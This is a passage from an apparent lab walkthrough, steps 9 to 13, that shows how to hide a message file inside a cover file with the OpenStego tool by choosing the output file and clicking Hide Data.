
9. Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.




10. Click the **ellipsis** button next to **Output Stego File**.




-)
11. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In This task, the location chosen is **Desktop**.
 12. Provide the file name **Stego** and click **Open**.



13. In the **OpenStego** window, click the **Hide Data** button.

